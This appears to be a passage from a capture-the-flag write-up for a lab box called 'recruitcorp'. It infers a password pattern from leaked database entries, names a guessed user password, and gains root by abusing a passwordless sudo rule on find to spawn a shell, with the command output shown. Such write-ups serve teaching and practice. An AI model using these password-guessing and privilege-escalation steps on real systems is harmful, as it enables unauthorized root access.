
From the database, we can see the pattern in the passwords.

tparker - ***pw_tp***_2210

lhayes - ***pw_lh***_9911

pw_<initials>_number

The password for jford in `spring2026!`. The idea? The homepage of the website.



Some crazy basic thing to look for. I have to look for videos and writeup to get this.

Escalation to Root

Now that we have the shell as jford, we can do further enumeration to become root.

```
jford@recruitcorp:~$ sudo -l  
Matching Defaults entries for jford on recruitcorp:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin  
\:/sbin\:/bin\:/snap/bin, use_pty  
  
User jford may run the following commands on recruitcorp:  
    (root) NOPASSWD: /usr/bin/find
```

Using GTFEBins for this:

```
jford@recruitcorp:~$ sudo find . -exec /bin/sh \; -quit  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# whoami  
root
```

And we are root.